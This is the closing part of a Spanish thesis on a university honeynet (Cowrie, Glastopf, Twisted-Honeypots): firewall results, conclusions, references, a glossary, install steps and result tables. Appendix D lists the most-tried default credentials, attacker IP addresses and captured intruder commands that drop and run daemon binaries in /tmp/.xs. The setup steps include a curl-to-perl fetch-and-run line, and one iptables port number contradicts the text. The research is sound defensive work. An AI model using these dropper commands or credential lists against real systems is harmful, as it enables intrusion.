Hecho esto y tras varias semanas de investigación, ya teníamos un buen registro de los ataques recibidos, así que el día *17/06/2016* nos pusimos de nuevo en contacto con el Cau para levantar la seguridad en dos de las máquinas: Host1 (Cowrie + Glastopf) y Host5 (Twisted-Honeypots), y de esta forma estudiar si el número de ataques recibidos se veía afectado.

La seguridad de la Universidad Autónoma incluye un Firewall de nueva generación, e incluye firmas de antivirus e IPS para realizar un filtrado de direcciones IP.

Esto se vio reflejado en nuestros resultados, como podemos ver a continuación, y donde se indica con una franja roja el momento en que se levantó la seguridad de la universidad, figura 4.8:




Figura 4.8: Evolución de los Ataques en los 30 días de Investigación

Tras una primera aproximación, se procedió a realizar una comparación en la evolución de

resultados entre Host1 y Host2 durante los 30 días de investigación, ya que ambas máquinas tienen desplegados los sensores Cowrie + Glastopf y por tanto los resultados antes de levantar la seguridad eran bastante similares.

Cabe destacar, que a partir del día que se activó la seguridad en la Universidad, los ataques disminuyeron de forma drástica, bajando en un **70 %** el número de ataques en Cowrie, y en un **100 %** el número de ataques en Glastopf.
Sin embargo, se siguieron recibiendo el mismo número de ataques al servicio Telnet. Esto se debe a que los ataques vía Telnet son más numerosos y continuos, además de que sigue estando en uso en muchos sistemas y es una vía mucho menos vigilada y fácil de explotar.

Como último punto, desde el CAU nos facilitaron algunas capturas del tráfico de entrada a la UAM hacia los Honeypots desplegados y unas gráficas de las últimas 24 horas, sacadas de las herramientas de monitorización de logs que ellos utilizan para que pudiésemos comparar resultados. Llama la atención en la figura 4.9 las conexiones permitidas para el servicio Telnet, como comentábamos anteriormente:




Figura 4.9: Conexiones permitida a Telnet (Puerto 23) en la Universidad Autónoma de Madrid

Para consultar el resto de gráficas en detalle, ir al Apéndice D.4

Efectivamente, estas gráficas mostraban que la mayoría de peticiones realizadas a los servicios SSH y servicios Web habían sido denegadas por el Firewall y por las listas de reputación que el propio sistema consulta, denegando así el acceso a equipos que realizan con total seguridad actividades maliciosas (los falsos positivos son casi inexistentes).

De estos resultados, sacamos una conclusión, la seguridad en la Universidad Autónoma es muy eficaz en ciertos servicios (SSH, Web), pero tiene margen de mejora en otros (Telnet), para lo cual se está actualmente trabajando.

Capítulo 5

Conclusiones y Trabajo Futuro

En este último capítulo se desarrollarán las opiniones personales del autor sobre el proyecto realizado, los conocimientos adquiridos y se plantearán algunas posibles mejoras de cara al futuro.

5.1. Conclusiones

Tras largos meses de trabajo y después del análisis de resultados que hemos realizado en este proyecto, llegamos a la conclusión de que nuestros servicios en Internet se encuentran expuestos a un gran número de ataques diarios y que es de vital importancia poder frenarlos o combatirlos haciendo que estos servicios sean más seguros y evitar en la medida de lo posible estos ataques.

Se ha comprobado que las Honeynets nos puede ser de gran ayuda para detectar nuevas tendencias y metodologías de ataques, obtener información sobre los atacantes, identificar patrones, ataques internos y de fuerza bruta.
Con la ayuda de herramientas de automatización y visualización como las que hemos implementado, todo este proceso resulta más sencillo y nos permite combatir estos ataques y colabora en nuestra tarea de mejorar nuestras organizaciones.

Sobre el **proyecto desarrollado**, se puede afirmar que se ha tratado de un proyecto complejo, donde se han abarcado diversos campos y donde se han puesto en práctica muchos de los conocimientos adquiridos durante la carrera, como por ejemplo el desarrollo web y conocimientos de redes.
Se ha trabajado en el ámbito de la seguridad informática, un campo que apenas se estudia en la carrera pero que por suerte he podido emplear en mi vida laboral.

Podemos afirmar que se ha **cumplido** tanto el **objetivo principal** de este proyecto, como todos subobjetivos que se impusieron desde un principio.
No solo se han obtenido los resultados esperados, sino que también se han obtenido resultados que nos han llegado a sorprender como los vistos en el capítulo de *"Análisis sobre la Seguridad en La Universidad"*, en donde se observa que una red supuestamente segura como es la red de la UAM tiene un margen de mejora respecto a la seguridad.
A raíz de este trabajo, han surgido una gran cantidad de ideas, que sin duda podrán desarrollarse en un trabajo futuro, y que nos marcan unos nuevos objetivos a seguir.

En cuanto a mi **opinión personal**, puedo decir que este trabajo me ha supuesto un gran reto personal ya que he podido mejorar mis habilidades, y sobre todo he tenido la posibilidad utilizar tecnologías que nunca antes había utilizado así como aprender un lenguaje de programación que no conocía como lo era Python.
He tenido el placer de poder trabajar en una temática que me apasiona y en la que trabajo todos los días de forma profesional como es la Ciberseguridad con lo cual las **ventajas de cara al mundo laboral** son muchas, ya que he podido mejorar mis habilidades es un campo cada vez más demandado por las empresas y permite la ampliación de fronteras.

5.2. Trabajo Futuro

Tras el trabajo realizado para el reto, se nos plantean algunas posibilidades de mejora para nuestra herramienta. Nuestro objetivo es continuar este trabajo para futuros proyectos:

1. Despliegue de nuevos Honeypots en distintas localizaciones, para aumentar el grado de estudio de nuestra Honeynet.
2. Creación de un sistema Honeynet de código abierto, de instalación automática y que se pueda desplegar de forma sencilla por cualquier usuario para un estudio globalizado.
3. Mejorar la automatización de extracción de datos.
4. Emulación de otros servicios con el fin de capturar y analizar otros tipos de ataques.
5. Mejora de la herramienta para análisis forense con la implementación de nuevas funcionalidades.
6. Mejora de la herramienta web para que sea capaz de mostrar todas las funcionalidades posibles.
7. Clasificación de ataques y categorización de atacantes mediante Machine Learning.
8. Implementación de un mapa que muestre los eventos y los ataques en tiempo real siguiendo el estilo de Norse Map.
9. Obtener inteligencia de manera que el sistema sea capaz de aprender de los ataques y detectar patrones.

El trabajo realizado hasta ahora, sumado a estas posibles implementaciones, nos daría la posibilidad de implementar esta herramienta en empresas, gobiernos y negocios crecientes con el fin de que sean ellas (verdaderos objetivos) las que pudiesen aprender y desarrollar un sistema de defensa mejorado basado en esta recolección y análisis de datos.

Bibliografía

[1] *Cliff Stoll*, The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage, Gallery Books, September 13, 1989.

[2] *Bill Cheswick*, An Evening with Berferd: in which a cracker is lured, endured, and studied, Proccedings of the Winter USENIX Technical Conference, 1991.

[3] *The Honeynet Project*, Know Your Enemys: Honeynets, What a honeynet is, its value, overview of how it works, and risk/issues involved, 2006.

[4] *R.C. Joshi, Anjali Sardana*, Honeypots: A New Paradigm to Information Security, Science Publishers, P.O. Box 699, Enfield, 2011.

[5] *Varlan,C; Rughinis,R; Purdila,O*, A Practical Analysis of Virtual Honeypot Mechanisms, 9th RoEduNet IEEE International Conference, 25-30, 2010.

[6] *Koniaris,I; Papadimitriou,G; Nicopolitidis,P*, Analysis and Visualization of SSH Attacks Using Honeypots, IEEE EUROCON Conference, 65-72, 2013.

[7] *Nathan Yee*, Create an Army of Raspberry Pi Honeypots on a budget (30 July 2014) - *https://blog.anomali.com/create-an-army-of-raspberry-pi-honeypots-on-a-budget* Accedido por última vez: 27/06/2016

[8] *Vaarandi,R*,Methods for Detecting Important Events and Knowledge From Data Security Logs, 10th European Conference on Information Warfare and Security (ECIW), 261-267, 2011.

[9] *Sochor,T; Zuzcak,M*, Study of Internet Threats and Attack Methods Using Honeypots and Honeynets, Communications in Computer and Information Science, Vol 43, 118-127, 2014.

[10] *Di Sarno, C; Garofalo,A; Matteucci,I; Vallini, M*, A novel security information and event management system for enhancing cyber security in a hydroelectric dam, International journal of critical infraestructure protection, Vol 13, 39-51, 2016.

[11] *Yan,W; Hou,E; Ansari,N*, Description logics for an autonomic IDS event analysis system, Computer Communications, Vol 29, Nº15, 2841-2852, 2006.

[12] *Yoshioka,K; Inoue,D; Eto,M; Hoshizawa,Y; Nogawa,H; Nakao,K*, Malware Sandbox Analysis for Secure Observation of Vulnerability Exploitation, 3rd Joint Workshop on Information Security, Vol E92D, Nº5, 955-966, 2009.

[13] *The Honeynet Project*, New release of HoneyDrive: The Honeypot Bundle Linux Distro (2014) - *https://www.honeynet.org/node/1177* Accedido por última vez: 27/06/2016

[14] *Dave Kennedy*, Project Artillery, Active Honeypotting (2013)

[15] *Lenny Zeltser*,Experimenting with Honeypots Using The Modern Honey Network (1995-2016) - *https://zeltsr.com/modern-honey-network-experiments/* Accedido por última vez: 24/06/2016

[16] *DTAG Community Honeypot Project*, T-Pot: A Multi-Honeypot Platform (2014) - *http://dtag-dev-sec.github.io/mediator/feature/2015/03/17/concept.html* Accedido por última vez: 27/06/2016

[17] *Lanjelot*, Twisted-Honeypots, Used for SSH, FTP and Telnet honeypot services based on the Twisted engine, *https://github.com/lanjelot/twisted-honeypots*, 2010, Accedido por última vez: 27/06/2016.

[18] *Francisco Jesús Rodríguez Montero*, Honeystation: Detección, Análisis y visualización de Ciberataques en tiempo real, Cybercampo, 2015 - *https://cybercamp.es/sites/default/files/contenidos/videos/adjun honeypot.pdf* Accedido por última vez: 28/06/2016

[19] *Michael Schearer*, SHODAN for Penetration Testers, Computer Engine, 2014 - *https://www.defcon.org/images/defcon-18/dc-18-presentations/Schearer/DEFCON-18-Schearer-SHODAN.pdf* Accedido por última vez: 27/06/2016

[20] *Julio Javier Iglesias Pérez*, Evadiendo IDS, Firewalls y Honeypots, 2015 - *https://es.scribd.com/doc/310779 Evadiendo-IDS-Firewalls-y-Honeypots* Accedido por última vez: 27/06/2016

[21] *The Honeynet Project*,Know your Enemy: Tracking Botnets, 2008 - *https://www.honeynet.org/papers/bots/* Accedido por última vez: 26/06/2016

[22] *George Labrin*, Hydra: Fuerza Bruta desde Kali Linux , TPX Website, 2015 - *http://tpx.mx/0x2015/hydra-fuerza-bruta-desde-kali-linux.html* Accedido por última vez: 26/06/2016

Apéndices

Apéndice A

Glosario de Términos

1. **Backdoor/Puerta Trasera:** Un programa que establece un acceso remoto a un dispositivo a través del cual puede controlar el sistema afectado de forma persistente y sin conocimiento por parte del usuario.
2. **Exploit:** Es un fragmento de software o código que se utiliza para aprovechar una vulnerabilidad de seguridad informática encontrada en un sistema con el fin de conseguir un comportamiento no deseado del mismo. Un Exploit puede contener varios Payloads.
3. **Payload:** Es la carga útil o carga dañina producido por un Malware o Virus Informático.
4. **Malware:** Su nombre viene de *"Malicious Software"* y es cualquier programa, software o archivo susceptible de causar perjuicios a los usuarios de sistemas informáticos.
5. **Adware:** Programas encargados de mostrar publicidad mediante el uso de banners, ventanas emergentes o cambios en el navegador. Pueden instalarse de forma automática sin conocimiento del usuario.
6. **Botnet:** Conjunto de equipos u ordenadores *"zombies"* controlados generalmente por un propietario y que se utilizan para realizar ataques automatizados, propagación de Spam, escaneos o descargas de Malware en los equipos entre otros.
7. **Cracker:** Persona encargada de romper o saltarse la seguridad de un sistema.
8. **Crawler:** Programa encargado de inspeccionar las páginas en Internet de forma metódica y automatizada. Uno de los usos más frecuentes consiste en crear una copia de todas las páginas web para su procesamiento posterior por un motor de búsqueda.
9. **Denegación de Servicios Distribuida (DDOS):** Ataque de evita al usuario la utilización de servicios y es realizado por parte de un conjunto de ordenadores hacia un servidor.
10. **Phishing:** Es un tipo de ataque muy utilizado que consiste en el envío masivo de mensajes aparentando provenir de fuentes fiables. De ese modo intentan conseguir datos confidenciales como correos electrónicos, contraseñas e incluso tarjetas de crédito.
11. **Shodan:** Es un buscador de direcciones HTTP conectadas a Internet y que localiza cualquier tipo de dispositivo que sea visible en la red. Permite identificar servicios en la Deep Web.

12. **XSS:** Del inglés *"Cross-site scripting"* es un tipo de ataque que se aprovecha de un agujero en la seguridad de aplicaciones web, permitiendo al atacante injectar código Javascript en las páginas visitadas con el fin de evitar medidas de control.

13. **SQLi:** Es otro tipo de ataque dirigido a aplicaciones web, en el cual el atacante introduce código SQL para realizar operaciones sobre una base de datos que puede contener datos confidenciales.

14. **KeyLoggers:** Malware diseñado para capturar las pulsaciones del teclado de forma encubierta con el fin de robar información personal como cuentas, contraseñas y datos personales.

15. **Ficheros ELF:** Son ficheros ejecutables, propios del sistema operativo Unix/Linux.

16. **Proxy:** Es un servidor que actúa como intermediario entre una red interna y una conexión externa a Internet. Los atacantes lo utilizan como medio para permanecer en el anonimato.

17. **DNS:** Sistema de nomenclatura jerárquico que es capaz de asociar diferentes tipos de información a cada nombre, los usos más comunes son la asignación de nombres de dominio a direcciones IP.

18. **VPS (Virtual Private Server):** Un VPS es el paso intermedio entre un servidor dedicado y el alojamiento web compartido. Se trata de un *"servidor virtual"* integrado en un servidor físico que aloja otros servidores virtuales.

19. **ISP (Internet Service Provider)** Es un proveedor de acceso a Internet que además ofrece una serie de servicios relacionados con Internet.

20. **Firewall:** Utilizado en seguridad informática como medida de protección, permitiendo a un sistema bloquear el acceso no autorizado y permitiendo al mismo tiempo comunicaciones autorizadas.

21. **VirtualBox:** VM Virtual Box es un software de virtualización para arquitecturas x86/amd64, creado originalmente por la empresa alemana innotek GmbH.

22. **Ataque Web:** Es un ataque dirigido contra una aplicación cliente y se origina desde un lugar en la web.

23. **Secure Shell (SSH):** Es un protocolo que facilita las comunicaciones seguras entre dos sistemas usando una arquitectura cliente/servidor y que permite a los usuarios conectarse a un Host de manera remota.

24. **Telnet:** Otro protocolo que permite conectarse a un Host de manera remota y actualmente, uno de los servicios más atacados mundialmente.

25. **FTP:** Es un protocolo de red basado en la arquitectura cliente/servidor y se utiliza para la transferencia de archivos entre sistemas conectados a una red TCP.

Apéndice B

Instalación Honeypots

En este Apéndice, encontraremos todo lo necesario para la instalación y despliegue de todos los sensores que hemos utilizado durante el proyecto.
Se incluye también la instalación de sistemas de visualización como Glastopf-Analytics.

B.1. Instalación y Características de Cowrie - SSH

1. Características

   Falso sistema de archivo con la posibilidad de añadir o borrar archivos.

   Posibilidad de añadir contenido en falsos archivos como por ejemplo */etc/passwd*.

   Almacenamiento de las sesiones o logs en un formato simple y visual.

   Posibilidad de ejecutar comandos SSH en él.

   Trabajo con archivos en formato JSON para procesar la información y los logs.

2. Requerimientos

   Sistema operativo (Debian, Ubuntu, CentOS, FreeBSD)

   Python 2.7+

   Twisted 8.0+

   python-crypto

3. Archivos de interés

   cowrie.cf - Archivo de configuración de cowrie.

   data/fs.pickle - Sistema de archivos falso.

   data/userdb.txt - Credenciales para acceder al Honeypot.

   log/cowrie.json - Logs del Honeypot en formato JSON.

   utils/playlog.py - Herramienta para visualizar las sesiones de logs.

B.1.1. Instalación y configuración del sensor Cowrie

B.1.1.1. Prerequisitos

Seguiremos los siguientes pasos:

Instalamos pre-requisitos del sistema:

```
sudo apt-get install python-twisted python-crypto python-pyasn1
python-gmpy2 python-zope.interface
```

Creamos un usuario (no-root) para la instalación de cowrie:

```
sudo adduser --disabled-password cowrie
```

Utilizamos el usuario creado:

```
sudo su - cowrie
```

Descargamos cowrie desde github:

```
git clone http://github.com/micheloosterhof/cowrie
```

B.1.1.2. Archivo de configuración

Accedemos a cowrie y modificamos el archivo cowrie.cfg que está en la carpeta */home/cowrie/cowrie/*

```
cd cowrie
cp cowrie.cfg.dist cowrie.cfg
```

B.1.1.3. Redireccionamiento de puertos

Se tiene que redirigir el tráfico del puerto SSH para no crear conflicto en los accesos. En este caso, cambiaremos el acceso por el puerto 22 al puerto 2222. Desde la terminal de nuestro ordenador, podemos escribir:

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 22
```

También hemos modificado el puerto SSH por defecto de nuestra máquina para evitar exponer nuestra propio sistema de archivos. Nos interesa que nos ataquen solo al Honeypot Cowrie.

```
cd /etc/ssh
nano sshd_config
```

Cambiamos el puerto 22 por el 8742, por ejemplo.

B.1.1.4. Inicio y detención de cowrie

Para iniciar el Honeypot Cowrie tenemos que ejecutar el script "start.sh" que se encuentra en la carpeta "/cowrie/cowrie"

```
./start.sh
```

Para detener el Honeypot Cowrie tenemos que ejecutar el script "stop.sh" que se encuentra en la carpeta "/cowrie/cowrie"

```
./stop.sh
```

B.2. Instalación y Características de Glastopf - Web Application

1. Características

   Emulación de una página web real desplegada bajo el servicio HTTP (Apache2).

   Posibilidad de añadir contenido en falsos archivos como por ejemplo */etc/passwd*.

   Almacenamiento de las sesiones o logs en un formato simple y visual.

   Posibilidad de utilizar su propia herramienta de visualización web: Glastopf-Analytics.

   Permite estudiar de forma exhaustiva, ataques de injección de código como SQL injection.

2. Requerimientos

   Sistema operativo (Debian, Ubuntu)

   Python 2.7+

   Twisted 8.0+

   Django y Dancer2

B.2.1. Instalación y configuración del sensor Glastopf

B.2.1.1. Prerequisitos

Seguiremos los siguientes pasos:

Instalamos pre-requisitos del sistema:

```
sudo apt-get update
sudo apt-get install python2.7 python-openssl python-gevent libevent-dev
sudo apt-get install python-chardet python-requests python-sqlalchemy pyt
sudo apt-get install python-beautifulsoup mongodb python-pip python-dev p
sudo apt-get install g++ git php5 php5-dev liblapack-dev gfortran libmys
sudo apt-get install libxml2-dev libxslt-dev
sudo pip install --upgrade distribute
```

B.2.1.2. Instalación de SandBox e instalación de Glastopf

Descargamos la SandBox que utiliza Glastopf desde GitHub:

```
cd /opt
sudo git clone git://github.com/mushorg/BFR.git
cd BFR
sudo phpize
sudo ./configure --enable-bfr
sudo make && sudo make install
```

Descargamos Glastopf e instalamos:

```
cd /opt
sudo git clone https://github.com/mushorg/glastopf.git
cd glastopf
sudo python setup.py install
```

Creamos una carpeta "myhoneypot" y ejecutaremos Glastopf desde ahí:

```
cd /opt
sudo mkdir myhoneypot
cd myhoneypot
sudo glastopf-runner
```

Se creará un archivo de configuración "glastopf.cfg" que podremos personalizar antes de ejecutar el sensor.

B.2.1.3. Instalación de Glastopf-Analytics para visualización de datos.

De nuevo instalamos los pre-equisitos necesarios.

```
sudo apt-get install libcpan-sqlite-perl
curl -L http://cpanmin.us | perl - --sudo Dancer2
sudo apt-get install libgeo-ip-perl
```

Descargamos del repositorio correspondiente:

```
git clone https://github.com/vavkamil/Glastopf-Analytics.git
```

Cambiamos la configuración de la base de datos y accesos por defecto:

```
set 'database' => '/opt/myhoneypot/db/glastopf.db';
set 'username' => 'admin';
set 'password' => 'password';
```

Lanzamos Glastopf-Analytics:

```
perl ./bin/app.pl
```

Resultado de visualización con Glastopf-Analytics:




Figura B.1: Interfaz Gráfica de Glastopf Analytics

B.3. Instalación y Características de Twisted Honeypots - Telnet/SSH/FTP

1. Características

   Emulación de servicios Telnet/SSH/FTP

   Permite capturar todos los usuarios y contraseñas con los que se intenta acceder.

   Registra posibles scripts utilizados.

   No devuelve una Shell al atacante, por lo que no podrá interactuar con el sistema.

   Guarda todos los registros en una base de datos.

2. Requerimientos

   Sistema operativo (Debian, Ubuntu)

   Python 2.7+

B.3.1. Instalación y configuración del sensor Twisted-Honeypots

B.3.1.1. Prerequisitos

Seguiremos los siguientes pasos:

Instalamos pre-requisitos del sistema:

```
sudo apt-get update
```

```
sudo apt-get install python2.7 python-openssl python2.7-dev build-essential n
sudo apt-get install g++ git php5 php5-dev libmysqlclient-dev
sudo pip install --upgrade distribute
```

B.3.1.2. Descarga y creación de BBDD

Descargamos Twisted-Honeypots desde Github:

```
git clone https://github.com/lanjelot/twisted-honeypots
```

Cambio de la ruta por defecto de la carpeta /python:

```
export PYTHONPATH=/opt/twisted-honeypots/python
```

Creación de Base de Datos:

```
CREATE DATABASE pot_db;
GRANT SELECT,INSERT,DELETE,UPDATE on pot_db.* to 'pot_user'@'localhost' ident
USE pot_db;
CREATE TABLE IF NOT EXISTS `pot` (
`id` int(10) unsigned NOT NULL AUTO_INCREMENT,
`type` enum('ftp', 'ssh', 'telnet') NOT NULL,
`login` varchar(255) NOT NULL,
`password` varchar(255) NOT NULL,
`host` varchar(255) NOT NULL,
PRIMARY KEY (`id`)
);
```

B.3.1.3. Ejecución del Honeypot

Para lanzar y ejecutar el Honeypot Twisted-Honeypots, introducimos el siguiente comando:

```
sudo ./start.sh
```

Apéndice C

Análisis de Recursos de Raspberry PI e Instalación de Raspbian

En este Apéndice, analizaremos los recursos proporcionados por Raspberry PI3, utilizado para la instalación de sensores en la Red Doméstica, así como la instalación de su sistema operativo Raspbian.

C.1. Raspberry Pi3

Se ha utilizado la plataforma Raspberry Pi3, un ordenador de pequeñas dimensiones para desplegar dos de los sensores en la Red Doméstica.
Gracias a esta tecnología, disponemos de una herramienta de análisis de datos portable, lo cual nos permite capturar ataques en cualquier red, en cualquier parte del mundo.

Figura C.1: Modelo Raspberry Pi3

1. RAM: 1GB LPDDR2. 1GB RAM
2. Procesador: Chipset Broadcom BCM2387. 1,2 GHz de cuatro núcleos ARM Cortex-A53
3. GPU

   Dual Core VideoCore IV ® Multimedia Co-procesador. Proporciona Open GL ES 2.0, OpenVG acelerado por hardware, y 1080p30 H.264 de alto perfil de decodificación.

   Capaz de 1 Gpixel / s, 1.5Gtexel / s o 24 GFLOPs con el filtrado de texturas y la infraestructura DMA
4. Conectividad

   Ethernet socket Ethernet 10/100 BaseT 802.11 b / g / n LAN inalámbrica y Bluetooth 4.1 (Classic Bluetooth y LE)
5. Salida de vídeo

   HDMI rev 1.3 y 1.4

   RCA compuesto (PAL y NTSC)
6. Salida de audio

   jack de 3,5 mm de salida de audio, HDMI

   USB 4 x Conector USB 2.0
7. Conector de la cámara de 15 pines cámara MIPI interfaz en serie (CSI-2)
8. Pantalla de visualización Conector de la interfaz de serie (DSI) Conector de 15 vías plana flex cable con dos carriles de datos y un carril de reloj
9. Ranura de tarjeta de memoria Empuje / tire Micro SDIO

C.2. Instalación del Raspbian

Para la instalación de sensores en la Red Doméstica se ha utilizado una RaspberryPi3 con el sistema operativo Raspbian.
Estos son los pasos de instalación:
Primero deberemos formatear la tarjeta SD de nuestra raspberry y mediante el uso de "Berry-Boot" instalar el sistema operativo Raspbian Jessie (basado en Debian 8).

Descomprimimos "BerryBoot" en la tarjeta SD e iniciamos la Raspberry. En este punto se nos mostrará la siguiente ventana:




Figura C.2: Menú Inicio BerryBoot

Seleccionamos el tipo de conexión, cableada o wifi y configuramos el idioma del teclado y la zona horaria. Una vez configurado todo, la siguiente ventana muestra el disco donde se instalará el sistema operativo. Por defecto tenemos la tarjeta SD.

Figura C.3: Selección de Conexión BerryBoot

Por último, seleccionamos el sistema operativo a instalar. En nuestro caso buscamos Debian Jessie Raspbian y lo instalamos.

Figura C.4: Sistema Operativo BerryBoot

Apéndice D

Gráficos de los Resultados Obtenidos

D.1. Gráficos en Cowrie

Figura D.1: Ataques Recibidos en Cowrie

Top 10 Usernames

USERNAME	ATTEMPTS
root	21519
1234	7874
admin	6244
support	5039
ubnt	1907
user	1725
guest	1083
pi	833
test	417
ftpuser	227

Top 10 Passwords

PASSWORD	ATTEMPTS
1234	6489
root	5528
support	3829
admin	2672
123456	1581
user	1070
password	757
guest	737
ubnt	600
raspberry	591

Top 10 Combinations Username/Password

USERNAME	PASSWORD	ATTEMPTS
1234	1234	5749
root	root	5481
support	support	3600
admin	admin	2230
root	123456	982
user	user	937
guest	guest	723
ubnt	ubnt	582
pi	raspberry	578
admin	1234	384

Figura D.2: Top Usuarios / Top Contraseñas / Top Combinaciones

Top 15 IP Atacantes

IP	COUNTRY	ATTEMPTS
206.165.56.89	United States	3735
91.224.160.10	Netherlands	1100
210.245.92.129	Vietnam	1029
61.241.82.125	China	998
51.254.222.255	United Kingdom	881
178.238.80.43	United Kingdom	582
103.207.36.133	Unknown	466
118.200.0.245	Singapore	461
203.151.96.79	Thailand	445
79.0.42.197	Italy	437
74.208.173.11	United States	417
64.71.79.8	United States	395
103.207.36.165	Unknown	395
78.54.79.87	Germany	378
103.207.38.14	Unknown	377

Top 15 Paises Atacantes

COUNTRY	ATTEMPTS
United States	7556
China	6304
Unknown	5736
France	5660
Vietnam	3815
United Kingdom	1671
Netherlands	1615
Germany	1050
Russian Federation	697
Thailand	556
Singapore	513
Italy	474
Argentina	192
Palestinian Territory	181
Taiwan	155

Figura D.3: Top 15 IP y Paises Atacantes en Cowrie

Aciertos Totales

SUCCESS ATTACKS	TOTAL	%PERCENTAGE
6830	59848	11.4

Fallos Totales

FAILED ATTACKS	TOTAL	%PERCENTAGE
53018	59848	88.6

Aciertos Lapita

SUCCESS LAPITA	TOTAL	%PERCENTAGE
816	3372	24.2

Fallos Lapita

FAILED LAPITA	TOTAL	%PERCENTAGE
2556	3372	75.8

Aciertos Centauro

SUCCESS CENTAURO	TOTAL	%PERCENTAGE
851	3120	27.3

Fallos Centauro

FAILED CENTAURO	TOTAL	%PERCENTAGE
2269	3120	72.7

Figura D.4: Ratio de Aciertos y Fallos en los Sensores

Comandos más Utilizados

INPUT	COMMAND	SUCCESS
mkdir /tmp/.xs/	1720	1
cat > /tmp/.xs/daemon.armv4l.mod	396	1
chmod 777 /tmp/.xs/daemon.armv4l.mod	387	1
/tmp/.xs/daemon.armv4l.mod	387	0
cat > /tmp/.xs/daemon.i686.mod	385	1
chmod 777 /tmp/.xs/daemon.i686.mod	385	1
/tmp/.xs/daemon.i686.mod	385	0
cat > /tmp/.xs/daemon.mips.mod	382	1
chmod 777 /tmp/.xs/daemon.mips.mod	381	1
/tmp/.xs/daemon.mips.mod	381	0
cat > /tmp/.xs/daemon.mipsel.mod	287	1
chmod 777 /tmp/.xs/daemon.mipsel.mod	286	1
/tmp/.xs/daemon.mipsel.mod	286	0
cat > /tmp/.xs/test.mod	269	1
